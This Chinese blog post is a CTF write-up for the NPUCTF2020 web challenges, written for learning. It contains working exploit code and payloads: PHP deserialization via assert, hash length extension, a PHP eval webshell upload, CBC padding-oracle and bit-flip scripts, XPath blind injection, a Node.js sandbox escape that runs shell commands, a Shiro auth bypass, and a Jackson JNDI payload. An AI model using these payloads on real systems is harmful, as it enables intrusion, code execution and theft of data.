刷题记录-NPUCTF2020(web部分)

原创

Arnoldqqq 于 2020-05-03 01:44:25 发布 3175 收藏 6


文章标签： ctf

本文链接：https://blog.csdn.net/weixin_43610673/article/details/105898440

在buu刷了一遍，题目好顶，还剩一题EzShiro摸不出来

ReadlezPHP

禁用了右键查看源代码



view-source: 自行加上前缀即可


打开链接/time.php?source

```php
<?php
#error_reporting(0);
class HelloPhp
{
        public $a;
        public $b;
        public function __construct(){
                $this->a = "Y-m-d h:i:s";
                $this->b = "date";
        }
        public function __destruct(){
                $a = $this->a;
                $b = $this->b;
                echo $b($a);
        }
}
$c = new HelloPhp;

if(isset($_GET['source']))
{
        highlight_file(__FILE__);
        die(0);
}

@$ppp = unserialize($_GET["data"]);
```

2020-04-26 03:37:29


很明显，php反序列化，通过echo $b(a)$; 写入shell，system等被禁用，用assert（断言）

```php
<?php
class HelloPhp
{
    public $a;
    public $b;

}
$c = new HelloPhp;
$c->b = 'assert';
$c->a = 'phpinfo();';
echo serialize($c);
?>
```




也可以用call_user_func( ) ,array_map( )等可以调用其他函数的函数。

/time.php?data=O:8:“HelloPhp”:2:{s:1:“a”;s:10:“phpinfo();”;s:1:“b”;s:6:“assert”;}



这题的flag就藏在phpinfo页面




ezinclude

```
username/password error<html>
<!--md5($secret.$name)===$pass -->
</html>

```

直接提交?pass=你cookie中的值

会直接给你跳转到一个404页面




是从fllllllflag.php跳转的去访问这个页面，记得开bp

这里官方wp是这么写的

但是。我们不知道secret密钥长度。可以手工hashpump试。也可以写脚本爆破

```
import os
import requests
for i in range(1,12):
    data=os.popen('hashpump -s de73312423b835b22bfdc3c6da7b63e9 -d admin -k '+str(i)+' -a admin').read()
    name=data.split('\n')[0]
    password=data.split('\n')[1].replace('\\x','%')
    result=requests.get('http://192.168.0.166/index.php?name='+password+'&pass='+name).text
    print(result)
```



文件包含，直接用伪协议读文件/flflflflag.php?file=php://filter/convert.base64-encode/resource=index.php



解码一下得到源码

```
<?php
include 'config.php';
@$name=$_GET['name'];
@$pass=$_GET['pass'];
if(md5($secret.$name)===$pass){
 echo '<script language="javascript" type="text/javascript">
          window.location.href="flflflflag.php";
 </script>
';
}else{
 setcookie("Hash",md5($secret.$name),time()+3600000);
 echo "username/password error";
}
?>
<html>
<!--md5($secret.$name)===$pass -->
</html>
```

再去看一下config.php




```
<?php
$secret='%^$&$#fffdflag_is_not_here_ha_ha';
?>
```


反正就是不知道flag在哪，还是得想办法挂马

再读一下fffffflag.php的源码

```
<html>
<head>
<script language="javascript" type="text/javascript">
        window.location.href="404.html";
</script>
<title>this_is_not_fl4g_and_å‡ºé¢˜äºº_wants_girlfriend</title>
</head>
<>
<body>
<?php
$file=$_GET['file'];
if(preg_match('/data|input|zip/is',$file)){
 die('nonono');
}
@include($file);
echo 'include($_GET["file"])';
?>
</body>
</html>
```


过滤了data|input|zip/is 不能用伪协议直接写马了

这里可以用php7 segment fault特性
php://filter/string.strip_tags=/etc/passwd
php执行过程中出现 Segment Fault，这样如果在此同时上传文件，那么临时文件就会被保存在/tmp目录，不会被删除


```
import requests
from io import BytesIO
import re
file_data={
 'file': BytesIO("<?php eval($_POST[cmd]);")
}
url="http://d25d00be-1f7f-4fe4-872c-c951e304b522.node3.buuoj.cn/fffffflag.php?file=php://filter/string.strip_tags/resource=/etc/passwd"
try:
 r=requests.post(url=url,files=file_data,allow_redirects=False)
except:
        print(1)
```

打开dir.php得到临时文件名

可以看到已经写入马了



去包含这个文件，进行getshell，用菜刀没连上。。。。直接hackbar，先看一下phpinfo



禁用js 或者bp抓包

Flag也在phpinfo里

web


考点

```
cbc padding oracle
cbc 字节翻转
```

打开送源码

```php
<?php
error_reporting(0);
include('config.php');  # $key,$flag
define("METHOD", "aes-128-cbc"); //定义加密方式
define("SECRET_KEY", $key);  //定义密钥
define("IV","6666666666666666");  //定义初始向量 16个6
define("BR",'<br>');
if(!isset($_GET['source']))header('location:./index.php?source=1');


#var_dump($GLOBALS);  //听说你想看这个？
function aes_encrypt($iv,$data)
{
    echo "--------encrypt---------".BR;
    echo 'IV:'.$iv.BR;
    return base64_encode(openssl_encrypt($data, METHOD, SECRET_KEY, OPENSSL_RAW_DATA, $iv)).BR;
}
function aes_decrypt($iv,$data)
{
    return openssl_decrypt(base64_decode($data),METHOD,SECRET_KEY,OPENSSL_RAW_DATA,$iv) or die('False');
}
if($_GET['method']=='encrypt')
{
    $iv = IV;
    $data = $flag;
    echo aes_encrypt($iv,$data);
} else if($_GET['method']=="decrypt")
{
    $iv = @$_POST['iv'];
    $data = @$_POST['data'];
    echo aes_decrypt($iv,$data);
}
echo "我摊牌了，就是懒得写前端".BR;

if($_GET['source']==1)highlight_file(__FILE__);
?>
```

试一下看看



128位的cbc，blocksize是16字节，加密IV已知，secret未知，我们还知道解密是否成功，密文，我们又可以控制密文和解密的IV，可以使用padding oracle爆出明文

https://www.freebuf.com/articles/web/15504.html

https://www.jianshu.com/p/ad8bdd87e131

爆破出明文为FlagIsHere.php

访问FlagIsHere.php

```php
<?php
#error_reporting(0);
include('config.php');    //$fl4g
define("METHOD", "aes-128-cbc");
define("SECRET_KEY", "6666666");
session_start();

function get_iv(){    //生成随机初始向量IV
    $random_iv='';
    for($i=0;$i<16;$i++){
        $random_iv.=chr(rand(1,255));
    }
    return $random_iv;
}

$lalala = 'piapiapiapia';

if(!isset($_SESSION['Identity'])){
    $_SESSION['iv'] = get_iv();

    $_SESSION['Identity'] = base64_encode(openssl_encrypt($lalala, METHOD, SECRET_KEY, OPENSSL_RAW_DATA, $_SESSION['iv']));
}
echo base64_encode($_SESSION['iv'])."<br>";

if(isset($_POST['iv'])){
    $tmp_id = openssl_decrypt(base64_decode($_SESSION['Identity']), METHOD, SECRET_KEY, OPENSSL_RAW_DATA, base64_decode($_
POST['iv']));
    echo $tmp_id."<br>";
    if($tmp_id ==='weber')die($fl4g);
}

highlight_file(__FILE__);
?>
```

这里为CBC字节翻转攻击


https://www.cnblogs.com/s1ye/p/9021202.html


https://www.jianshu.com/p/7f171477a603

就是要把piapiapiapia翻转成weber。

由于php的openssl raw是pk7填充也就是填充16字节，所以piapiapiapia在一开始会被填充为piapiapiapia\0x04\0x04\0x04\0x04，我们需要翻转为weber\0x0B*11。


```python
# -*- coding: utf-8 -*-
import base64 as b64
import binascii

source = 'piapiapiapia' + 4 * '\x04'
target = 'weber' + 11 * '\x0b'
iv = '4rgltnYm61RFJt0ivp/LbQ==' #你获得的初始IV的base64encode值
iv = list(b64.b64decode(iv))

for x in xrange(0,len(target)):
    iv[x] = chr(ord(iv[x]) ^ ord(target[x]) ^ ord(source[x]))

print b64.b64encode(''.join(iv))
```





是个奶牛快传的链接，由于是在buu做的就在题目那直接下载附件就行

最后拿到HelloWorld.class，反编译打开




用python搞定

得到flag

[NPUCTF2020]ezlogin

一个登录框，尝试sql注入



登录时，一个session只能维持15s，而且由于csrf-token的存在请求不能直接重放；一次提交后再提交就返回登录超时了。
根据抓包内容猜测此处可能存在XPath注入，用盲注需要一级一级猜解节点
XPath注入：https://www.cnblogs.com/backlion/p/8554749.html

附上大佬写的脚本：
https://github.com/sqxssss/NPUCTF_WriteUps/blob/master/npuctf_wp_by_star.md

```python
import requests
import string
import time
import re
session = requests.session()
base_url = 'you_address'
success = '??'
payload = "' or substring({target},{index},1)='{char}' or '"

chars = string.ascii_letters+string.digits


def get_csrf():
    res = session.get(base_url, headers={'User-Agent': 'Mozilla/5.0 (Windows NT 6.1) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/31.0.1650.57 Safari/537.36',
                                         'Cookie': 'PHPSESSID=8ad6c1a25ba4ac37acaf92d08f6dc993'}).text
    return re.findall('<input.*value="(.*?)"./>', res)[0]


target = 'string(/*[1]/*[1]/*[2]/*[3])'
# username adm1n
# password cf7414b5bdb2e65ee43083f4ddbc4d9f
data = '<username>{username}</username><password>1</password><token>{token}</token>'

result = 'cf7414b5bdb2e65ee43'
headers = {'User-Agent': 'Mozilla/5.0 (Windows NT 6.1) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/31.0.1650.57 Safari/537.36',
           'Content-Type': 'application/xml',
           'Cookie': 'PHPSESSID=8ad6c1a25ba4ac37acaf92d08f6dc993'}
for i in range(20, 35):
    for j in chars:
        time.sleep(0.2)
        temp_payload = payload.format(target=target, index=str(i), char=j)

        token = get_csrf()

        temp_data = data.format(username=temp_payload, token=token)
        res = session.post(url=base_url+'login.php',
                           data=temp_data, headers=headers)
        # print(temp_data)
        # print(res.text)
        # print(len(res.text))
        if len(res.text) == 5:
            result += j
            break
    print(result)
```

adm1n cf7414b5bdb2e65ee43083f4ddbc4d9f
md5解密得gtfly123

登录成功之后有个提示

且url有个文件包含 /admin.php?file=welcome
直接伪协议读flag

有个过滤 php和base都被过滤，可以大小写绕过phP://filter/convert.bAse64-encode/resource=/flag

验证

点击查看源码


```
const express = require('express');
const bodyParser = require('body-parser');
const cookieSession = require('cookie-session');

const fs = require('fs');
const crypto = require('crypto');

const keys = require('./key.js').keys;

function md5(s) {
  return crypto.createHash('md5')
    .update(s)
    .digest('hex');
}

function saferEval(str) {
  if (str.replace(/(?:Math(?:\.\w+)?)|[()+\-*/&|^%<>=,?:]|(?:\d+\.?\d*(?:e\d+)?)| /g, '')) {
    return null;
  }
  return eval(str);
} // 2020.4/WORKER1 淦，上次的库太垃圾，我自己写了一个

const template = fs.readFileSync('./index.html').toString();
function render(results) {
  return template.replace('{{results}}', results.join('<br/>'));
}

const app = express();

app.use(bodyParser.urlencoded({ extended: false }));
app.use(bodyParser.json());

app.use(cookieSession({
  name: 'PHPSESSION', // 2020.3/WORKER2 嘿嘿，给□爪⑧
  keys
}));

Object.freeze(Object);
Object.freeze(Math);

app.post('/', function (req, res) {
  let result = '';
  const results = req.session.results || [];
```

```
 const { e, first, second } = req.body;
 if (first && second && first.length === second.length && first!==second && md5(first+keys[0]) === md5(second+keys[0])) {
   if (req.body.e) {
     try {
       result = saferEval(req.body.e) || 'Wrong Wrong Wrong!!!';
     } catch (e) {
       console.log(e);
       result = 'Wrong Wrong Wrong!!!';
     }
     results.unshift(`${req.body.e}=${result}`);
   }
 } else {
   results.unshift('Not verified!');
 }
 if (results.length > 13) {
   results.pop();
 }
 req.session.results = results;
 res.send(render(req.session.results));
});

// 2019.10/WORKER1 老板娘说她要看到我们的源代码，用行数计算KPI
app.get('/source', function (req, res) {
 res.set('Content-Type', 'text/javascript;charset=utf-8');
 res.send(fs.readFileSync('./index.js'));
});

app.get('/', function (req, res) {
 res.set('Content-Type', 'text/html;charset=utf-8');
 req.session.admin = req.session.admin || 0;
 res.send(render(req.session.results = req.session.results || []))
});

app.listen(80, '0.0.0.0', () => {
 console.log('Start listening')
});
```

```
first && second && first.length === second.length && first!==second && md5(first+keys[0]) === md5(second+keys[0])
```

需要.length以及 加盐md5后相等`（===）`，且本身不相等`（==）`，可利用强制类型转化来绕过，因为加盐md5中salt是字符串。

直接传urlencoded的表单是没法传数组的，但代码中有app.use(bodyParser.json());用了JSON的中间件，所以只需要传JSON就好了。

{“e”:“1+1”,“first”:{“length”:“1”},“second”:{“length”:“1”}} # first和second现在都是object，与盐(字符串)相加后导致强制类型转化，而且满足first.length===second.length

或者

{“e”:“1+1”,“first”:“1”,“second”:[1]} #传入字符串和数组各自与盐(字符串)相加后导致强制类型转化，且String和Array都正好有length属性，可以满足first.length === second.length

然后考虑绕过正则，进行rec
if (str.replace(/(?:Math(?:.\w+)?)|[()+-/&|^%<>=,?:]|(?:\d+.?\d(?:e\d+)?)| /g, ‘’))
利用Arrow Function（箭头函数）类似于匿名函数，并且简化了函数定义
如：

```
function (x) {
    return x * x;
}
```

该函数使用箭头函数可以使用仅仅一行代码搞定！

```
x => x * x
```

在这题上即类似

```
Math.__proto__.__proto__
```

变为

```
((Math)=>(Math=Math.__proto__,Math=Math.__proto__))(Math)
```

此处无法直接输入字符串，故使用String.fromCharCode(…)
然后使用
Math+1 // ‘[object Math]1’
从原型链上导出String和Function
即((Math)=>(Math=Math.constructor,Math.constructor(Math.fromCharCode(…))()))(Math+1)

脚本：

```
import re
encode = lambda code: list(map(ord,code))
decode = lambda code: "".join(map(chr,code))
a=f"""
(m0=>(
  m0=m0.constructor,
  m0.x=m0.constructor(
    m0.fromCharCode({encode("return process.mainModule.require('child_process').execSync('cat /flag')")})
  )()
))(Math+1)
"""

a=re.sub(r"[\s\[\]]", "", a).replace("m0","Math")

print(a)
```

```
C:\Users\xxxxxx>py -3 C:\Users\xxxxxx\Desktop\1.py
(Math=>(Math=Math.constructor,Math.x=Math.constructor(Math.fromCharCode(114,101,116,117,114,110,32,112,114,111,99,101,115,115,46,109,97,105,110,77,111,100,117,108,101,46,114,101,113,117,105,114,101,40,39,99,104,105,108,100,95,112,114,111,99,101,115,115,39,41,46,101,120,101,99,83,121,110,99,40,39,99,97,116,32,47,102,108,97,103,39,41))()))(Math+1)
```

得到：

```
(Math=>(Math=Math.constructor,Math.x=Math.constructor(Math.fromCharCode(114,101,116,117,114,110,32,112,114,111,99,101,115,115,46,109,97,105,110,77,111,100,117,108,101,46,114,101,113,117,105,114,101,40,39,99,104,105,108,100,95,112,114,111,99,101,115,115,39,41,46,101,120,101,99,83,121,110,99,40,39,99,97,116,32,47,102,108,97,103,39,41))()))(Math+1)
```

然后把这段丢到上面的JSON中的e里面去

```
{"e":"(Math=>(Math=Math.constructor,Math.x=Math.constructor(Math.fromCharCode(114,101,116,117,114,110,32,112,114,111,99,101,115,115,46,109,97,105,110,77,111,100,117,108,101,46,114,101,113,117,105,114,101,40,39,99,104,105,108,100,95,112,114,111,99,101,115,115,39,41,46,101,120,101,99,83,121,110,99,40,39,99,97,116,32,47,102,108,97,103,39,41))()))(Math+1)","first":"1","second":[1]}
```

或者：

{"e":"(Math=>(Math=Math.constructor,Math.x=Math.constructor(Math.fromCharCode(114,101,116,117,114,110,32,112,114,111,99,101,115,115,46,109,97,105,110,77,111,100,117,108,101,46,114,101,113,117,105,114,101,40,39,99,104,105,108,100,95,112,114,111,99,101,115,115,39,41,46,101,120,101,99,83,121,110,99,40,39,99,97,116,32,47,102,108,97,103,39,41))())(Math+1)","first":{"length":"1"},"second":{"length":"1"}}

记得修改为Content-Type: application/json

EzShiro

直接访问/json 会跳转到 /login，访问url+/json会被拦截器匹配，拦截

这里利用cve-2020-1957 绕过


在web容器中，Shiro的拦截器是先与spring(Servlet)执行，两者拦截器对于URI模式匹配的差异，导致Shiro拦截器的绕过，而Shiro对其进行了两次修复，其一为删除requestURI后面的/号进行URL路径匹配，算是简单的修复了添加/号绕过的方式，而后在1.5.2版本中通过requestURI自主拼接的方式修复了/fdsf;/…/hello/1/等使用了;号方式的绕过。


https://blog.riskivy.com/shiro-%E6%9D%83%E9%99%90%E7%BB%95%E8%BF%87%E6%BC%8F%E6%B4%9E%E5%88%86%E6%9E%90%EF%BC%88cve-2020-1957%EF%BC%89/

访问url+ /;/json

Post随便提交一个参数

根据回显，直接POST提交'true', 'false' or 'null'任意一个都行





Jackson 框架是基于Java平台的一套数据处理工具,被称为"最好的Java Json解析器"， 能够将java对象序列化为JSON字符串,也能够将JSON字符串反序列化为java对象。

看wp是jackson反序列化，看一下pom.xml（题目给的附件）有什么

CVE-2019-14439可以

利用是

```
["ch.qos.logback.core.db.JNDIConnectionSource",{"jndiLocation":"ldap://localhost:43658/Calc"}]
```

那么是JNDI注入

然后题目是高版本的JDK，> 8u191,

`paper` 上有绕过高版本的JDK限制进行JNDI注入

https://paper.seebug.org/942/#ldapgadget

结合 `pom.xml` 的 `commons-collections`，

就是利用LDAP返回序列化数据，触发本地Gadget，就是用Common Collections的了

本来想用这个的文章的代码，https://github.com/kxcode/JNDI-Exploit-Bypass-Demo/blob/master/HackerServer/src/main/java/HackerLDAPRefServer.java

